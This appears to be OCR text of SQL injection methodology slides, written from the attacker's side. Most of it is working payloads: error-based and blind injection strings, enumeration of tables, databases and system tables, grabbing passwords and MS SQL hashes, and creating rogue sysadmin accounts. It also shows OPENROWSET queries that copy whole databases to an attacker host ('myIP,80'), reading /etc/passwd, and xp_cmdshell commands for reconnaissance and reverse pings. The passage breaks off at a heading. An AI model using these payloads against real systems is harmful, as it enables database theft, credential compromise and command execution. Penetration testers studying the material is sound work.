
- ' or " character String Indicators
- -- or # single-line comment
- /*…*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @*variable* local variable
- @@*variable* global variable
- waitfor delay '0:0:10' time delay

Methodology

SQL Injection Testing Methodology




1) Input Validation



Discovery of Vulnerabilities

- Vulnerabilities can be anywhere, we check all entry points:
  - Fields in web forms
  - Script parameters in URL query strings
  - Values stored in cookies or hidden fields
- By "fuzzing" we insert into every one:
  - Character sequence: ' ") # | | + > \
  - SQL reserved words with white space delimiters
    - %09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec, etc)
  - Delay query ' waitfor delay '0:0:10'-- & benchmark

2) Information Gathering



2) Information Gathering

- We will try to find out the following:
  a) Output mechanism
  b) Understand the query
  c) Determine database type
  d) Find out user privilege level
  e) Determine OS interaction level

a) Exploring Output Mechanisms

1. Using query result sets in the web application
2. Error Messages
   - Craft SQL queries that generate specific types of error messages with valuable info in them
3. Blind SQL Injection
   - Use time delays or error signatures to determine extract information
   - Almost the same things can be done but Blind Injection is **much slower and more difficult**
4. Other mechanisms
   - e-mail, SMB, FTP, TFTP

Extracting information through Error Messages

- Grouping Error
  - **' group by *columnnames* having 1=1 - -**
- Type Mismatch
  - **' union select *1,1,'text',1,1,1* - -**
  - **' union select *1,1, bigint,1,1,1* - -**
    - Where *'text'* or *bigint* are being united into an *int* column
  - In DBs that allow subqueries, a better way is:
    - **' and 1 in (select *'text'*) - -**
  - In some cases we may need to CAST or CONVERT our data to generate the error messages

Blind Injection

- We can use different known outcomes
  - ' **and** *condition* **and '1'='1**
- Or we can use if statements
  - '; **if** *condition* **waitfor delay '0:0:5' --**
  - '; **union select if(** *condition* **, benchmark** (100000, sha1('test')), 'false'),1,1,1,1;
- Additionally, we can run all types of queries but with no debugging information!
- We get yes/no responses only
  - We can extract ASCII a bit at a time...
  - Very noisy and time consuming but possible with automated tools like SQueaL

b) Understanding the Query

- The query can be:
  - SELECT
  - UPDATE
  - EXEC
  - INSERT
  - Or something more complex
- Context helps
  - What is the form or page trying to do with our input?
  - What is the name of the field, cookie or parameter?

SELECT Statement

- Most injections will land in the middle of a SELECT statement
- In a SELECT clause we almost always end up in the WHERE section:
  - SELECT *
    - FROM *table*
    - WHERE x = *'normalinput' group by x having 1=1 --*
    - GROUP BY x
    - HAVING x = y
    - ORDER BY x

UPDATE statement

- In a change your password section of an app we may find the following
  - UPDATE users

    SET password = *'new password'*

    WHERE login = *logged.user*
    AND password = *'old password'*
  - If you inject in new password and comment the rest, you end up changing every password in the table!

Determining a SELECT Query Structure

1. Try to replicate an error free navigation
   - Could be as simple as **' and '1' = '1**
   - Or **' and '1' = '2**
2. Generate specific errors
   - Determine table and column names
     ' group by *columnnames* **having 1=1 --**
   - Do we need parenthesis? Is it a subquery?

Is it a stored procedure?

- We use different injections to determine what we can or cannot do
  - ,@variable
  - ?Param1=foo&Param2=bar
  - PRINT
  - PRINT @@variable

Tricky Queries

- When we are in a part of a subquery or begin - end statement
  - We will need to use parenthesis to get out
  - Some functionality is not available in subqueries (for example group by, having and further subqueries)
  - In some occasions we will need to add an END
- When several queries use the input
  - We may end up creating different errors in different queries, it gets confusing!
- An error generated in the query we are interrupting may stop execution of our batch queries
- Some queries are simply not escapable!

c) Determine Database Engine Type

- Most times the error messages will let us know what DB engine we are working with
  - ODBC errors will display database type as part of the driver information
- If we have no ODBC error messages:
  - We make an educated guess based on the Operating System and Web Server
  - Or we use DB-specific characters, commands or stored procedures that will generate different error messages

Some differences

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

More differences…

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	**Y**	**Y**	**Y**	**Y**	**Y**	**Y**
Subselects	**Y**	**N** 4.0 **Y** 4.1	**N**	**Y**	**Y**	**Y**
Batch Queries	**Y**	**N***	**N**	**N**	**N**	**Y**
Default stored procedures	Many	**N**	**N**	Many	**N**	**N**
Linking DBs	**Y**	**Y**	**N**	**Y**	**Y**	**N**


d) Finding out user privilege level

- There are several SQL99 built-in scalar functions that will work in most SQL implementations:
  - *user* or *current_user*
  - *session_user*
  - *system_user*
- ' **and 1 in** (**select** *user*) **--**
- '; **if** *user* ='dbo' **waitfor delay** *'0:0:5* '**--**
- ' union select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false');

DB Administrators

- Default administrator accounts include:
  - sa, system, sys, dba, admin, root and many others
- In MS SQL they map into dbo:
  - The **dbo** is a user that has implied permissions to perform all activities in the database.
  - Any member of the **sysadmin** fixed server role who uses a database is mapped to the special user inside each database called **dbo**.
  - Also, any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.

3) 1=1 Attacks


1) Input Validation
2) Info. Gathering
3) 1=1 Attacks
4) Extracting Data
5) OS Interaction
6) OS Cmd Prompt
7) Expand Influence

Discover DB structure

- Determine table and column names
  ' **group by** *columnnames* **having 1=1 --**
- Discover column name types

  ' **union select sum(***columnname* **) from** *tablename* **--**
- Enumerate user defined tables

  ' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Enumerating table columns in different DBs

- MS SQL
  - SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = '*tablename*')
  - sp_columns *tablename* (this stored procedure can be used instead)
- MySQL
  - show columns from *tablename*
- Oracle
  - SELECT * FROM all_tab_columns WHERE table_name='*tablename*'
- DB2
  - SELECT * FROM syscat.columns WHERE tabname= '*tablename*'
- Postgres
  - SELECT attnum,attname from pg_class, pg_attribute WHERE relname= '*tablename*' AND pg_class.oid=attrelid AND attnum > 0

All tables and columns in one query

- ' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --


Database Enumeration

- In MS SQL Server, the databases can be queried with master..sysdatabases
  - Different databases in Server
    - **' and 1 in (select min(***name* **) from** *master.dbo.sysdatabases* **where** *name* >'.') **--**
  - File location of databases
    - **' and 1 in (select min(***filename* **) from** *master.dbo.sysdatabases* **where** *filename* >'.') **--**

System Tables

- Oracle
  - SYS.USER_OBJECTS
  - SYS.TAB
  - SYS.USER_TEBLES
  - SYS.USER_VIEWS
  - SYS.ALL_TABLES
  - SYS.USER_TAB_COLUMNS
  - SYS.USER_CATALOG
- MySQL
  - mysql.user
  - mysql.host
  - mysql.db
- MS Access
  - MsysACEs
  - MsysObjects
  - MsysQueries
  - MsysRelationships
- MS SQL Server
  - sysobjects
  - syscolumns
  - systypes
  - sysdatabases

4) Extracting Data



Password grabbing

- Grabbing username and passwords from a User Defined table
  - '; begin declare @var varchar(8000)
    set @var=':' select @var=@var+' '+login+'/'+password+' '
    from users where login>@var
    select @var as var into temp end --
  - ' and 1 in (select var from temp) --
  - ' ; drop table temp --

Create DB Accounts

MS SQL

- exec sp_addlogin 'victor', 'Pass123'
- exec sp_addsrvrolemember 'victor', 'sysadmin'

MySQL

- INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123'))

Access

- CREATE USER victor IDENTIFIED BY 'Pass123'

Postgres (requires UNIX account)

- CREATE USER victor WITH PASSWORD 'Pass123'

Oracle

- CREATE USER victor IDENTIFIED BY Pass123
  TEMPORARY TABLESPACE temp
  DEFAULT TABLESPACE users;
- GRANT CONNECT TO victor;
- GRANT RESOURCE TO victor;

Grabbing MS SQL Server Hashes

- An easy query:
  - SELECT name, password FROM sysxlogins
- But, hashes are varbinary
  - To display them correctly through an error message we need to Hex them
  - And then concatenate all
  - We can only fit 70 name/password pairs in a varchar
  - We can only see 1 complete pair at a time
- Password field requires dbo access
  - With lower privileges we can still recover user names and brute force the password

What do we do?

- The hashes are extracted using
  - SELECT password FROM master..sysxlogins
- We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
  @hexstring = '0123456789ABCDEF'
  while (@i<=@length) BEGIN
        declare @tempint int, @firstint int, @secondint int
        select
@tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
select @firstint=FLOOR(@tempint/16)
select @secondint=@tempint - (@firstint*16)
select @charvalue=@charvalue + SUBSTRING
(@hexstring,@firstint+1,1) + SUBSTRING (@hexstring,
@secondint+1, 1)
  select @i=@i+1  END
```

- And then we just cycle through all passwords

Extracting SQL Hashes

- It is a long statement

'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end --

Extract hashes through error messages

- ' and 1 in (select x from temp) --
- ' and 1 in (select substring (x, 256, 256) from temp) --
- ' and 1 in (select substring (x, 512, 256) from temp) --
- etc…
- ' drop table temp --

Brute forcing Passwords

- Passwords can be brute forced by using the attacked server to do the processing
- SQL Crack Script
  - create table tempdb..passwords(pwd varchar(255))
  - bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
  - select name, pwd from tempdb..passwords inner join sysxlogins on (pwdcompare(pwd, sysxlogins.password, 0) = 1) union select name, name from sysxlogins where (pwdcompare(name, sysxlogins.password, 0) = 1) union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid where sysxlogins.password is null and syslogins.isntgroup=0 and syslogins.isntuser=0
  - drop table tempdb..passwords

Transfer DB structure and data

- Once network connectivity has been tested
- SQL Server can be linked back to the attacker's DB by using OPENROWSET
- DB Structure is replicated
- Data is transferred
- It can all be done by connecting to a remote port 80!


Create Identical DB Structure

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_sysdatabases')
    select * from master.dbo.sysdatabases --

'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_sysdatabases')
    select * from user_database.dbo.sysobjects --

'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_syscolumns')
    select * from user_database.dbo.syscolumns --
```

Transfer DB

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..table1')
    select * from database..table1 --
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..table2')
    select * from database..table2 --
```

5) OS Interaction



Interacting with the OS

- Two ways to interact with the OS:
  1. Reading and writing system files from disk
     - Find passwords and configuration files
     - Change passwords and configuration
     - Execute commands by overwriting initialization or configuration files
  2. Direct command execution
     - We can do anything
- Both are restricted by the database's running privileges and permissions

MySQL OS Interaction


- MySQL
  - LOAD_FILE
    - ' union select 1,**load_file**('/etc/passwd'),1,1,1;
  - LOAD DATA INFILE
    - create table temp(line blob);
    - load data infile '/etc/passwd' into table temp;
    - select * from temp;
  - SELECT INTO OUTFILE

MS SQL OS Interaction

- MS SQL Server
  - '; exec master..xp_cmdshell 'ipconfig > test.txt' --
  - '; CREATE TABLE tmp (txt varchar(8000)); **BULK INSERT** tmp FROM 'test.txt' --
  - '; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; **select @data as x into temp** end --
  - ' and 1 in (select substring(x,1,256) from temp) --
  - '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

Architecture

- To keep in mind always!
- Our injection most times will be executed on a different server
- The DB server may not even have Internet access



Assessing Network Connectivity

- Server name and configuration
  - ' **and 1 in (select** *@@servername*) --
  - ' **and 1 in (select** *srvname* **from** *master..sysservers*) --
  - NetBIOS, ARP, Local Open Ports, Trace route?
- Reverse connections
  - nslookup, ping
  - ftp, tftp, smb
- We have to test for firewall and proxies

Gathering IP information through reverse lookups

- Reverse DNS
  - '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
- Reverse Pings
  - '; exec master..xp_cmdshell 'ping MyIP' --
- OPENROWSET
  - '; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=MyIP,80;', 'select * from table')


Network Reconnaissance

- Using the xp_cmdshell all the following can be executed:
  - Ipconfig /all
  - Tracert myIP
  - arp -a
  - nbtstat -c
  - netstat -ano
  - route print

Network Reconnaissance Full Query

